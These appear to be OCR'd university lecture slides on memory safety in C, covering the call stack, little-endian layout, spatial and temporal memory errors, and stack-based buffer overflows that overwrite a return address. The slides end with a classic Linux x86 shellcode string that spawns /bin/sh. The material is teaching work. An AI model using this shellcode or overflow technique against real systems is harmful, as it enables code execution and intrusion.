
The call-stack (or stack)



Mapping registers to memory

- Intel processors are *little-endian*





0x1010	0x13	0x12	0x11	0x10
0x100C	0x0f	0x0e	0x0d	0x0c
0x1008	0x0b	0x0a	0x09	0x08
0x1004	0x07	0x06	0x05	0x04
0x1000	0x03	0x02	0x01	0x00

…	…
0x1003	0x03
0x1002	0x02
0x1001	0x01
0x1000	0x00


Putting it all together …

```
void get_request(int fd, char buf[]) {
  read(fd,buf,16);
}

void process(int fd) {
  char buf[16];
  get_request(fd,buf);
  // Process the request (code not shown)
}
void main() {
  int fd;
  // Initialize server, wait for a connection
  // Accept connection, with file descriptor fd
  // Finally, process the request:
  process(fd);
}
```

(a) Program source code

```
55               push  %ebp              ; save base pointer
89 e5            mov   %esp,%ebp         ; set new base pointer
83 ec 18         sub   $0x18,%esp        ; allocate stack record
8d 45 f0         lea   -0x10(%ebp),%eax; put buf in %eax
89 44 24 04      mov   %eax,0x4(%esp)    ; and push on the stack
8b 45 08         mov   0x8(%ebp),%eax    ; put fd parameter in %eax
89 04 24         mov   %eax,(%esp)       ; and push on the stack
e8 e3 ff ff ff   call  0x80483ed         ; call get_request
c9               leave                    ; deallocate stack frame
c3               ret                      ; return
```

(b) Machine code for process() function



ADDRESS	CONTENTS	
0xffffffff	...	Top of memory
0xbfffefe4	0x00000011	fd parameter
0xbfffefe0	0x08048424	saved return address
0xbfffefdc	0xbfffeff8	saved base pointer
0xbfffefd8	0x004f4e4d	buf[12..15]
0xbfffefd4	0x4c4b4a49	buf[8..11]
0xbfffefd0	0x48474645	buf[4..7]
0xbfffefcc	0x44434241	buf[0..3]
0xbfffefc8	0xbfffefcc	buf parameter
0xbfffefc4	0x00000011	fd parameter
0xbfffefc0	0x0804840a	saved return address
0xbfffefbc	0xbfffefdc	saved base pointer
	...	
0x0804840a	0x8955c3c9	
0x08048406	0xffffffe3	
0x08048402	0xe8240489	
0x080483fe	0x08458b04	
0x080483fa	0x244489f0	
0x080483f6	0x458d18ec	
0x080483f2	0x83e58955	
0x08048000	...	
0x00000000	...	Bottom of memory

(c) Run-time machine state on entering get_request()

Overview


- Understanding execution of C programs
- Memory safety vulnerabilities
- The attacker-defender race
    - Attack 1: Stack-based buffer overflow
    - Defense 1: Stack canaries
    - Attack 2: Heap-based buffer overflow
    - Defense 2: Non-executable data
    - Attack 3: Return-to-libc attacks
    - Defense 3: Layout randomization
- Other defenses
- Conclusion

Memory safety vulnerabilities


- Memory safety vulnerabilities are a class of vulnerabilities relevant for *unsafe* languages
  - i.e. Languages that do not check whether programs access memory in a correct way
  - Hence buggy programs may mess up parts of memory used by the language run-time
- In these lectures we will focus on memory safety vulnerabilities in C programs

Memory safety vulnerabilities

- **Spatial** safety errors:
  - Index an array out of bounds
  - Invalid pointer arithmetic
- Accessing uninitialized memory
- **Temporal** safety errors
  - Use-after-free
  - Double free
- Unsafe libc API functions
  - Format string vulnerabilities



```
int main() {
    int a[10];
    int i;
    for (i=0; i<=10; i++) {
        printf("%x\n",a[i]); }
    }
```



```
#include<malloc.h>
int main() {
    int *p = malloc(10);
    *p = 1;
    free(p);
    *p = 2;
    }
```

Memory safety vulnerabilities

- Manual memory management is very error-prone
  - Hence memory safety vulnerabilities are common in C
- But what happens on triggering such a vulnerability?
  - For efficiency, practical C implementations do not detect such errors at run time
    - The language definition states that behavior of a buggy program is *undefined*
  - So what happens depends on the compiler / operating system / processor architecture / …
  - The trick of exploiting these vulnerabilities is to use knowledge of these lower layers to make the program do what you want


Overview

- Understanding execution of C programs
- Memory safety vulnerabilities
- The attacker-defender race
  - Attack 1: Stack-based buffer overflow
  - Defense 1: Stack canaries
  - Attack 2: Heap-based buffer overflow
  - Defense 2: Non-executable data
  - Attack 3: Return-to-libc attacks
  - Defense 3: Layout randomization
- Other defenses
- Conclusion

Stack based buffer overflow

- Remember the purpose of the call-stack:
  - Per call, an *activation record* or *stack frame* is pushed on the stack, containing:
    - Actual parameters, return address, automatically allocated local variables, …
- As a consequence, if a local buffer variable can be overflowed, there are interesting memory locations to overwrite nearby
  - The simplest attack is to overwrite the return address so that it points to attacker-chosen code (*shellcode*)

Stack based buffer overflow



IP

f0:
…
call f1
…

f1:
buffer[]
overflow()
…

FP

SP


Stack

Return address f0


Saved Frame Ptr f0

Local variables f0

Stack based buffer overflow



Stack based buffer overflow



f0:

…

call f1

…

f1:

buffer[]

overflow()

…

IP

FP

SP

Stack

Return address f0

Saved Frame Ptr f0


Local variables f0

Arguments f1

Overwritten address

Injected Code

Stack based buffer overflow



f0:
…
call f1
…

f1:
buffer[]
overflow()
…

Stack

Return address f0

Saved Frame Ptr f0

Local variables f0

Arguments f1

Overwritten address

Injected Code

Very simple shell code

- In examples further on, we will use:

0xfe	0xeb	0x2e	0xcd

machine code opcode bytes	assembly-language version of the machine code
0xcd 0x2e	int 0x2e ; system call to the operating system
0xeb 0xfe	L: jmp L ; a very short, direct infinite loop

- Real shell-code is only slightly longer:

LINUX on Intel:

```
char shellcode[] =
  "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
  "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
  "\x80\xe8\xdc\xff\xff\xff/bin/sh";
```

